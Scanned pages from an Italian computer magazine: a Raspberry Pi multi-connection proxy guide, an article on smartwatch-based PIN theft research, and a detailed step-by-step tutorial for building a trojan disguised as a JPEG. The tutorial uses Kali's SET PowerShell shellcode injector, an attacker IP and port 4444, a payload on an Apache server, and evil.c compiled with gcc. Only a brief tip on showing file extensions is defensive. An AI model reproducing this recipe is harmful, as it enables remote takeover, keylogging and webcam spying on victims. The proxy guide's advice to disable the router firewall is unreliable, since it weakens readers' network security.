Tutto è pronto per navigare con la nostra Internet superveloce: quello che dobbiamo fare è lanciare un comando e configurare il PC per collegarsi al Web mediante Dispatch-proxy.






1 Basta un semplice comando!

Tutto è pronto per "unire" le 3 differenti connessioni: ADSL, chiavetta 3G e tethering Wi-Fi dello smartphone Android. Dal terminale di Raspbian, lanciamo il comando *dispatch start --http* seguito da *Invio*. Apparirà un messaggio che ci confermerà l'avvio di un nuovo server proxy.

2 I parametri del proxy

Prima di poter navigare, però, è necessario smistare tutto il traffico Web proprio sul nuovo proxy. Se sul mini PC abbiamo già installato Mozilla Firefox, spostiamoci nelle sue impostazioni e, da *Connection Settings*, compiliamo il campo *HTTP Proxy* con *localhost* e *Port* con *8080*.



3 Pensiamo anche agli altri PC!

Dal nostro PC (o da uno qualsiasi di quelli connessi alla LAN) avviamo il browser Internet. Nel caso di Google Chrome, spostiamoci in *Impostazioni/Rete*. Clicchiamo su *Modifica impostazioni proxy* e compiliamo il campo *Indirizzo* con l'IP del Raspberry Pi 3. Indichiamo la *Porta 8080* e confermiamo con *OK*.

4 Configurazione globale

Se stiamo utilizzando Windows 10, digitiamo nella barra di ricerca *Proxy* e clicchiamo su *Impostazioni del proxy di rete*. Abilitiamo la voce *Usa server proxy* e compiliamo i campi *Indirizzo* e *Porta* con gli stessi dati utilizzati al passo precedente. Confermiamo con *Salva*.

BUONI CONSIGLI

UN NUOVO FIREWALL

Affinché il Raspberry Pi 3 riesca a fornire la connettività al resto della LAN, è necessario che tutti gli altri computer e dispositivi siano connessi al router ADSL (quest'ultimo collegato con un cavo Ethernet al mini PC). Inoltre, è preferibile disattivare il firewall integrato nel router. Per fare ciò, accediamo al pannello di gestione del router ADSL (solitamente è raggiungibile tramite browser all'indirizzo *192.168.1.1*). Disattivando il firewall del router saremo comunque protetti. Raspbian, infatti, offre di default un firewall ben più performante e sicuro!

TIRIAMO LE SOMME E TESTIAMO LA NOSTRA SUPER-CONNESSIONE ADSL

Qual è la velocità effettiva di navigazione? Ecco i risultati dei test effettuati nei nostri laboratori.

Per effettuare i nostri test abbiamo utilizzato una classica connessione ADSL a 20 Mega, aggiungendo il tethering 3G di un smartphone nel quale abbiamo inserito una SIM H3G con connettività 4G. La nostra Internet key è in grado di connettersi unicamente alla rete 3G. Nonostante ciò, effettuando dei test di velocità sul noto sito Speedtest.net e come si evince dalla tabella a fianco, siamo stati capaci di triplicare la banda a disposizione. Certo, la velocità effettiva di navigazione si manterrà sulla velocità della connessione utilizzata al momento (ADSL, 3G o 4G in tethering, ovvero quella che Dispatch-proxy riterrà più "scarica" e idonea alla richiesta dell'utente) ma di fatto le prestazioni nell'intera LAN miglioreranno di molto! Resta ovvio che, nel caso in cui avessimo avuto a disposizione una connessione in fibra ottica e una Internet key capace di navigare anche sulla rete 4G, il risultato sarebbe stato notevolmente migliore.

CONNETTIVITÀ	COLLEGAMENTO	VELOCITÀ EFFETTIVA
ADSL	Ethernet	17,4 Mb/s
3G/HSPA+	Modem 3G USB	11,6 Mb/s
TETHERING 4G	Wi-Fi	23,67 Mb/s
BANDA TOTALE		**52,67 MB/S**

Ti spio il PIN con lo smartwatch

Ecco come un banale giroscopio può essere sfruttato da qualche malintenzionato per clonare le nostre carte di credito

Ci siamo dotati di un nuovo, favoloso, smartwatch? Allora teniamo d'occhio il conto in banca, perché oltre alla spesa necessaria per acquistarlo, sta mettendo a rischio la sicurezza dei nostri fondi! A lanciare l'allarme sono stati alcuni ricercatori, tra i quali Yingying Chen e Chen Wang dello Stevens Institute of Technology, che nel loro studio da poco pubblicato hanno dimostrato com'è possibile sfruttare questi dispositivi per impossessarsi del codice PIN di una carta bancomat. In breve: i sensori di uno smartwatch sono in grado rilevare il movimento della mano mentre digita il codice PIN, quindi intercettando questi dati è possibile risalire ai fatidici numeri digitati sulla tastiera dello sportello bancario o di un POS. Ma funziona davvero? I ricercatori sostengono che al primo tentativo la precisione è dell'80%, mentre con tre tentativi la percentuale sale al 90. E questo su un campione, ben rappresentativo, di oltre 5000 digitazioni su tastierini di bancomat e tastiere per computer.

Partire da un video

Posto, dunque, che si tratta di un sistema efficace, cerchiamo di capire come i ricercatori sono arrivati a svilupparlo. La prima osservazione è relativa alla modalità di utilizzo di uno smartwatch o un dispositivo indossabile (wearable device): chi ne acquista uno, è solito tenerlo al polso durante buona parte della giornata. Posto che i sensori dell'apparecchio sono sempre attivi e dunque registrano in continuazione i dati di movimento, ci si è chiesto cosa succederebbe se, sfruttando una connessione Bluetooth o un software spia, fosse possibile sgraffignare tutte queste informazioni. Chen, Wang e colleghi hanno così dapprima considerato uno studio della Syracuse University in cui si ipotizzava un attacco "video" per impossessarsi del PIN tramite uno smartphone. In questo studio si afferma che sulla base di un video registrato con uno smartphone, nel quale si intravedono le mani che digitano un PIN, è possibile ricavare il relativo codice. All'epoca, parliamo del 2014, lo studio di Shukla, Kumar, Serwadda e Phoha aveva dei limiti, con una riuscita del 62% al primo tentativo e del 94% entro i primi dieci tentativi. Così, il gruppo dello Stevens Institute of Technology ha ben pensato di affinare la

Non tutti i mali vengono per nuocere

Lo studio scientifico analizzato nell'articolo è stato eseguito su una buona varietà di dispositivi. Per quanto riguarda le tastiere, oltre a quella Dell già menzionata, alcuni modelli presi direttamente da sportelli bancomat. Per gli smartwatch considerati, invece, oltre all'Invensence, anche LG W150 e Moto360. Come anticipato, i risultati si sono dimostrati molto buoni, anche perché, come osservato dai ricercatori, i volontari dei testi tendevano a utilizzare gli stessi, identici, angoli per passare da un tasto a un altro. Dovremo dunque toglierci lo smartwatch quando accediamo al nostro conto da uno sportello automatico? In teoria, i maniaci della privacy lo dovrebbero fare eccome, ma ci sono ovviamente dei limiti allo studio da considerare. Innanzitutto, è necessario che lo smartwatch sia indossato sul polso della mano con cui si effettua la digitazione, e questo non si verifica sempre. Inoltre, benché sgraffignare i dati dei sensori possa sembrare un giochetto da ragazzi, in realtà non lo è affatto. Infine, ricordiamoci sempre che ottenere il PIN è solo uno dei due passaggi necessari per utilizzare la carta bancomat di un utente: dopo, infatti, questa va rubata o clonata. Di nuovo, non si tratta di un'operazione così banale. Tuttavia, lo studio dello Stevens Institute of Technology rappresenta la porta di accesso a un mondo di opportunità: la capacità di rilevare in modo preciso il movimento di una mano su una determinata superficie potrebbe aprire interessanti opportunità nei sistemi di riconoscimento e nelle indagini informatiche. Come ogni buono studio che si rispetti, infatti, ci sono sempre due lati della medaglia da considerare.

Così clonano il PIN spiando i movimenti dello smartwatch

1 Un malintenzionato, incapace di osservare il PIN digitato dalla vittima, è comunque in grado di accedere ai dati che lo smartwatch trasmette allo smartphone. Un dispositivo wearable, infatti, è di solito collegato al telefono dell'utente per inviargli dati che poi vengono elaborate tramite apposite app.

2 Anche in mancanza di uno smartphone lo smartwatch ha sempre attivata una qualche forma di comunicazione esterna, di solito mediante Bluetooth Low Energy (BLE), meno protetta rispetto al classico Bluetooth e quindi è piuttosto semplice catturare i dati che trasmette grazie a una tecnica di "sniffing".

3 Un malintenzionato può anche installare un'app spia nello smartphone o nello smartwatch. Qualunque sia il metodo usato, a questo punto c'è una connessione diretta tra il pirata e i dati rilevati dallo smartwatch. Quando la vittima muove la mano per digitare il PIN, tali movimenti vengono intercettati!

tecnica e affidarsi non più a un video ma a precisi dati di posizione forniti da dispositivi wearable che, ormai, sono diventati prodotti di massa con oltre 70 milioni di unità vendute. Questa metodologia offre dei vantaggi notevoli anche rispetto ad altre tecniche piuttosto diffuse. Per esempio le telecamere nascoste nelle cabine bancomat, o i così detti skimmer, cioè quegli apparecchi che, appoggiati allo sportello, leggono la carta non appena viene infilata nella fessura. Il principale di questi vantaggi è la precisione, come anticipato, e poi c'è da considerare la discrezione delle apparecchiature necessarie. Per capire di cosa parliamo, tuttavia, è necessario scendere in qualche piccolo dettaglio tecnico.

Come ti rubo i movimenti

Il punto di partenza dei ricercatori dello Stevens Institute of Technology è un individuo senza scrupoli, incapace di osservare il codice PIN digitato dalla vittima, ma in grado invece di accedere ai dati che lo smartwatch trasmette allo smartphone. Qui è bene sottolineare, infatti, che un dispositivo come uno smartwatch è di solito collegato al telefono per inviargli dati che poi quest'ultimo elabora tramite apposite app. Anche in mancanza di uno smartphone, comunque, lo smartwatch ha sempre attivata una qualche forma di comunicazione esterna, che nella stragrande maggioranza dei casi è un sistema Bluetooth Low Energy (BLE). Questa tecnologia, rispetto al classico Bluetooth, è molto meno protetta e quindi è piuttosto semplice catturare i dati che trasmette grazie a una tecnica che va sotto al nome di "sniffing". In alternativa, un malintenzionato può sempre installare un software spia nello smartphone della vittima o nel dispositivo wearable. Qualunque sia il metodo utilizzato, a questo punto c'è una connessione diretta tra il malintenzionato e i dati rilevati dallo smartwatch. La vittima, al momento di muovere la mano per digitare il PIN, applica una serie di accelerazioni e decelerazioni sul polso. Il lavoro dei ricercatori si è quindi concentrato sul decodificare queste informazioni così specifiche, in modo da tradurle nei "clic" sulla pulsantiera dello sportello.

Questione di accelerazione

Innanzitutto, la prima osservazione di Wang e colleghi è che l'utente imprime un'accelerazione verso il pulsante mentre lo preme, decelerando invece quando ha terminato la pressione e sta staccando il dito dal tasto. Si tratta dell'informazione più semplice, se ci pensiamo bene. Diverso il discorso quando il dito si sposta per passare da un pulsante a un altro. In questo caso, dati i tre assi X, Y e Z dello spazio tridimensionale, il terzo rimane quasi costante mentre l'accelerazione avviene sui primi due. Quindi, stabilendo dei riferimenti sulla base del tipo di smartwatch e dei dati raccolti, la sfida, per i ricercatori dello Stevens Institute of Technology era infilare tutto in un algoritmo che, alla fine, fosse in grado di rilasciare il prezioso codice.

Tasti e distanze

Allo scopo, i ricercatori hanno creato un sistema composto dal tastierino numerico di una normale tastiera da computer e un sensore di tipo Invensense MPU-9150, del medesimo tipo di quelli che si trovano negli smartwatch, tanto che è stato collegato proprio al polso delle "cavie". Dapprima, si sono rilevate le accelerazioni relative allo spostamento del dito dal pulsante dal 4 al 5 (quindi in orizzontale), e poi dal 5 all'8 (in verticale). Con un'espressione matematica, dalle accelerazioni si è ricavato lo spazio percorso, simile in ambo i casi. E si è ricavato un errore medio tra 0,24 e 0,27 cm su una distanza effettiva di 1,9 cm. Tutto sommato, un'approssimazione ritenuta più che buona per proseguire nella ricerca. Il lavoro, a questo punto, si è concentrato sul filtrare le informazioni inutili, per ottenere la massima precisione possibile. I ricercatori, per esempio, si sono presto resi conto che la mano di un individuo, mentre digita un codice PIN, tende a vibrare, a fare movimenti non previsti e, in ultima analisi, a "sporcare" il segnale. Per contro, vista la natura dello studio, che mira a prevedere un attacco da parte di un malintenzionato, non si può pretendere che il movimento sia "pulito" o allenato preventivamente. Che fare, dunque? Allo Stevens Institute of Technologies avevano davvero un grosso problema dal risolvere.

Potenza della matematica

Per fortuna, dopo qualche mese, i ricercatori sviluppano un metodo matematico molto sofisticato per calibrare le informazioni ottenute e ottenere una dimensione piuttosto precisa della pulsantiera sulla base dei soli movimenti registrati dallo smartwatch. Una volta stabilita la griglia contenente tutti i pulsanti, basta quindi considerare il movimento del dito su di queste per rilevare l'agognato codice. Si tratta di una complessa sequenze di formule che, nell'ordine: stima distanza e direzione della mano durante l'inserimento di due numeri del codice, calcola la distanza tra due pulsanti, stima la "griglia" della pulsantiera e, infine, tramite un processo inverso, ricava tutti i numeri in sequenza. In questo raffinato sistema gioca un ruolo chiave la pressione del pulsante "Enter" o "Conferma". La sua posizione è fissa in tutte le tastiere e rappresenta, di fatto, l'unico punto di riferimento preciso. Tanto basta, però, per risalire al PIN sulla base dei dati di movimento della mano!

Ti entro nel PC con una foto!

C'è chi riesce a nascondere un keylogger in una Jpeg per rubare dati personali o per registrare dalla webcam quello che facciamo in casa


Ci risiamo. I pirati se ne sono inventata un'altra delle loro per invadere i nostri PC e spiarci dalla Webcam, scovare ogni password che digitiamo sulla tastiera e spulciare fra i nostri file. E non siamo di fronte al solito virus che solo gli utenti più sprovveduti possono beccare: qui non si tratta di una "classica" e-mail di phishing contenente un link malevolo e neppure di uno strano file che fa intuire un potenziale pericolo. Questa volta siamo di fronte ad una semplice immagine. Sì, proprio così. I pirati hanno trovato il metodo di nascondere un virus dentro quella che, almeno apparentemente, sembra una banalissima JPEG. Un doppio clic sull'anteprima dell'immagine di un gattino, di una bella donna sexy o di un'automobile da urlo potrebbe costarci davvero caro!

Sembra un'immagine

Anche se all'apparenza sembra di ritrovarsi di fronte ad una comunissima immagine, magari anche divertente (perché, ovviamente, l'obiettivo del pirata è quello di indurci al doppio clic) siamo di fronte ad un file eseguibile che andrà a compiere azioni malevoli sul nostro sistema operativo. In particolare, creerà un canale di comunicazione fra il nostro PC e quello del pirata che ne assumerà il pieno controllo attivando da remoto la Webcam, installando un keylogger o facendo incetta dei nostri file più importanti. Per sferrare il suo attacco, il pirata si affida a Kali Linux, un sistema operativo già corredato di tutti i tool necessari a testare la sicurezza di computer e dispositivi di ogni genere. E la facilità con la quale può portare a termine la sua opera è davvero disarmante: al pirata basta scegliere un paio di opzioni, l'immagine da usare e attendere che qualche "pesce" abbocchi alla sua esca. In questa nuova avventura abbiamo deciso di analizzare a fondo le mosse del pirata operando in una rete locale, ma la procedura è identica allargando il discorso al Web. Perché, si sa, conoscere il nemico è l'unica arma di difesa che abbiamo a disposizione.

A Quali sono i ferri del mestiere

Per sferrare il suo attacco, il pirata ricorre ad una particolare distribuzione Linux, usata generalmente per effettuare test di sicurezza. Ecco come la scarica e la installa su una comune pendrive USB.



1 Linux su pendrive

Il pirata scarica dal Web Kali Linux e il software gratuito Unetbootin. Avvia quest'ultimo e clicca sul pulsante *Sfoglia* in corrispondenza di *Immagine iso* per caricare la ISO della distro: la seleziona e conferma con *Apri*. Collegata una pendrive da almeno 4 GB al suo PC, il pirata si sposta in *Unità* e la seleziona.

2 Un salto nel BIOS e…


Clicca *OK* e attende che sulla pendrive venga installata la distribuzione Linux. Il pirata riavvia quindi il PC (di solito ne usa uno secondario perché più avanti avrà la necessità di usare Windows senza uscire da Kali Linux) e, dopo aver effettuato l'accesso al BIOS, configura il boot dalla pendrive USB.

3 … il sistema è pronto!

Salvate le modifiche e riavviato il computer dalla chiavetta USB, il pirata si ritrova di fronte l'interfaccia testuale di Kali Linux. Tutto quello che deve fare è premere *Invio* in corrispondenza della riga *Live (amd64)*: dopo pochi secondi, il suo ambiente di distruzione verrà caricato e sarà pronto all'uso.

COME SMASCHERARE L'INTRUSO!

Come abbiamo detto, dietro ad un'apparente immagine inviata da un malintenzionato si nasconde un vero e proprio file eseguibile (con estensione ***EXE***). Dunque, basterebbe osservare per bene il file per rendersi subito conto di ritrovarsi di fronte ad un tranello. Peccato, però, che di default Windows nasconda le estensioni per i tipi di file più conosciuti e fra questi c'è anche il .exe. La maggior parte degli utenti, per comodità o pigrizia, lascia invariata questa funzionalità di Windows ma per dormire sonni tranquilli, forse è il caso di attivare la visualizzazione di ogni estensione. In Windows 10 basta aprire una qualsiasi cartella e spostarci nel menu ***Visualizza***. Da qui clicchiamo su ***Opzioni*** e, nella nuova finestra che appare, spostiamoci nel tab ***Visualizzazione***. Scorriamo l'elenco ***Impostazioni avanzate*** e togliamo la spunta da ***Nascondi le estensioni per i tipi di file conosciuti***, confermando con ***OK***. Da questo momento, nessuna falsa ci trarrà più in inganno!




B Attacco al cuore di Windows

Grazie al tool SET integrato nella distribuzione Kali Linux, il pirata riesce a predisporre in pochi clic un canale di comunicazione nascosto fra il suo computer e quello della vittima designata. Vediamo in che modo.

1 Il tool segreto

L'ambiente desktop di Kali Linux è abbastanza semplice e intuitivo. Dopo aver cliccato sul menu *Applicazioni* (in alto a sinistra dell'interfaccia principale) ed essersi spostato nella sezione *Social Engineering Tools*, il pirata avvia il software *SET* (acronimo di Social Engineering Tools).




2 I settaggi perfetti

Nella finestra che appare a schermo, il pirata preme dapprima *Invio* e, successivamente *1*, seguito da *Invio*, per selezionare l'opzione *Social Engineering Attacks*. Si ritrova di fronte ad un altro menu nel quale effettuare una scelta: preme *9* (*Powershell Attack Vectors*) e conferma con *Invio*.


3 Tipo di attacco

Infine, il pirata deve decidere quale tipologia di attacco sferrare nei confronti della sua vittima designata. Per essere sicuro di ottenere un controllo completo del computer attaccato, il pirata sceglie l'opzione *1* (*Powershell Alphanumeric Shellcode Injector*) e conferma con *Invio*.




4 Il giusto indirizzo IP…

Il pirata dovrà conoscere l'indirizzo IP della macchina attaccante. Per farlo cliccherà su *File* e seleziona *Apri terminale*. Nella nuova finestra digita *ifconfig* seguito da *Invio*: l'indirizzo IP appare accanto al testo *inet*. Lo incolla nella finestra di *SET* e conferma con *Invio*.



5 … e la porta da usare

SET chiede al pirata di settare una porta da utilizzare per comunicare con il PC attaccato non appena verrà stabilita una connessione (ovvero, quando l'ignara vittima avrà aperto la finta immagine). Il pirata setta la porta che preferisce (ad esempio la *4444*) e confermare con *Invio*.




6 È tutto (o quasi) pronto

Il software crea automaticamente tutto il necessario: il pirata non deve fare altro che restare a guardare il monitor. Al messaggio *Do you want to start the listener now* risponde *no* e conferma ancora con *Invio*. Il pirata può ora concentrarsi sulla finta immagine da inviare alla vittima.

WINDOWS COME SE FOSSE LINUX

Come abbiamo già intuito, il pirata ha la necessità di effettuare gran parte del suo lavoro su una macchina equipaggiata con Kali Linux. Tuttavia, alcune delle mosse da lui effettuate, come la compilazione del virus (il file .exe mimetizzato da immagine) possono essere fatte anche da un PC equipaggiato con Windows. Tutto quello che gli occorre è la suite MinGW, acronimo di Minimalist GNU for Windows. Grazie a questo software, il pirata ha un completo ambiente di compilazione per il linguaggio di programmazione C (utilizzato dal pirata per creare il virus). Scaricato MinGW dal sito www.mingw.org, il pirata lo avvia e da Basic Setup marca per l'installazione le voci mingw32-base e mingw32-gcc-g++. Non appena le due "estensioni" saranno scaricate e installate, il pirata potrà usare il prompt dei comandi di Windows proprio come se fosse una shell Linux, quantomeno per la compilazione di software scritto in linguaggio C. Per trasformare un file .c in un eseguibile, infatti, gli basta lanciare il comando gcc.exe C:\nome_file.c -o C:\nome_file.exe.



PER SAPERNE DI PIU'

COS'È UN PAYLOAD?


In gergo informatico è un termine abbastanza frequente, almeno quando si parla di sicurezza. Per payload, infatti, si intende l'insieme di operazioni che un virus esegue all'interno della macchina bersaglio. Diversi sono i tipi di payload che un pirata può creare: si parte da operazioni (runtime) semplici come quella che consente l'invio di un messaggio di posta elettronica a tutti i contatti memorizzati nel PC, fino ad arrivare ad esecuzioni decisamente più pericolose come la cancellazione di tutti i file memorizzati nel disco rigido.

C La foto infetta è pronta

Stabilito un canale di comunicazione protetto con il PC della vittima, il pirata provvede ora a trasferire il payload del virus e l'immagine da far visualizzare alla vittima su un Web server.


1 Payload pronto ad agire!

Il pirata avvia una nuova finestra del terminale di Kali Linux, lancia il comando *mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/html/payload.txt* e conferma con *Invio*. Il payload è ora stato spostato sul Web server di modo che sia accessibile anche agli altri PC.




2 Serve un'immagine

Il Web pullula di immagini divertenti: più sarà curiosa l'immagine utilizzata dal pirata, maggiori saranno le probabilità che il malcapitato deciderà di cliccarci sopra due volte per vederla ingrandita! Il pirata raggiunge dunque Google Immagini e sceglie la foto che ritiene più opportuna.



3 Salvataggio in corso

Può procedere ora al salvataggio dell'immagine che ritiene più adatta al suo malevolo scopo. La seleziona quindi col tasto destro del mouse, clicca *Salva immagine con nome* e nella finestra che appare raggiunge il percorso */var/www/html/*. Quindi nomina l'immagine come *screenshot.jpg*.



4 Web server avviato!

A questo punto, tutto è pronto per avviare il Web server locale (presente di default e già configurato in Kali Linux) e rendere accessibile il suo contenuto anche via rete agli altri PC. Il pirata avvia il terminale e da qui digita *service apache2 start* seguito dal tasto *Invio*.

D Il virus prende forma


Per il pirata è arrivato il momento di creare la Jpeg da utilizzare come esca: pochi clic ed è subito pronta per essere spedita alla vittima designata. L'attacco è iniziato!

1 Il codice malevolo

Il pirata avvia il terminale e lancia il comando *gedit* per avviare un semplice editor di testo non formattato. In un nuovo file incolla il codice presente alla pagina *http://pastebin.com/BpYMb2rN* avendo cura di sostituire l'indirizzo IP con quello della macchina attaccante (**Passo B4**).

2 Tutto in un file!

Effettuate le modifiche, il pirata clicca sul pulsante *Salva* e memorizza il file (ad esempio sul *Desktop*) con il nome che preferisce seguito da *.c* (ad esempio, *evil.c*). Non gli resta che confermare premendo nuovamente il pulsante *Salva*. Può quindi chiudere l'editor di testo Gedit.




3 Creazione dell'eseguibile

Il pirata si ritrova nuovamente nella finestra del terminale. Per lui è arrivato il momento di trasformare il file appena creato in un eseguibile Windows. Per farlo, raggiunge il percorso nel quale ha salvato il file .c con *cd Scrivania* e digita *gcc evil.c -o evil.exe* seguito da *Invio*.

4 Da immagine a icona

A questo punto, il pirata avvia il browser e raggiunge il sito Web www.icoconvert.com. Clicca sul pulsante *Browse* e raggiunge il percorso nel quale ha salvato l'immagine *screenshot.jpg* (**Passo C3**), la seleziona e conferma dapprima con un clic sul pulsante *Apri* e successivamente con *Upload*.



5 Conversione effettuata!

Il pirata scorre la pagina Web fino a raggiungere la sezione *Select the icon format*. Qui clicca su *ICO for Windows 7, Windows 8, Vista and XP* e seleziona la casella *256x256*. Non gli resta che cliccare sul pulsante *Convert* e attendere qualche secondo affinché la conversione venga effettuata.

6 Tutto su pendrive

Infine, il pirata clicca su *Download your icon*, seleziona *Save File* e conferma con *OK*. A questo punto, può copiare su una pendrive USB il file *.exe* creato al **Passo D3** e l'icona appena scaricata e spostarsi su un PC equipaggiato con Windows per perfezionare la sua opera.

PER SAPERNE DI PIU'

COSA FA IL CODICE DEL PIRATA?


Nonostante si possa pensare il contrario, il codice utilizzato dal malintenzionato per invadere il nostro sistema è davvero banale. Il più, infatti, è costituito dal payload che, come abbiamo già avuto modo di analizzare, viene creato automaticamente dai tool integrati in Kali Linux. Ma allora, a cosa serve il codice analizzato nel Passo D1? A far sì che il payload venga caricato sul PC della vittima. Al tempo stesso, per non destare sospetti, questo codice fa sì che l'immagine utilizzata come esca venga effettivamente visualizzata. Di fatto, però, l'immagine verrà richiamata sul Web server del PC attaccante: ecco perché per il pirata è importante (se non fondamentale) fornire il suo indirizzo IP locale o pubblico (utilizzando magari un DNS dinamico).

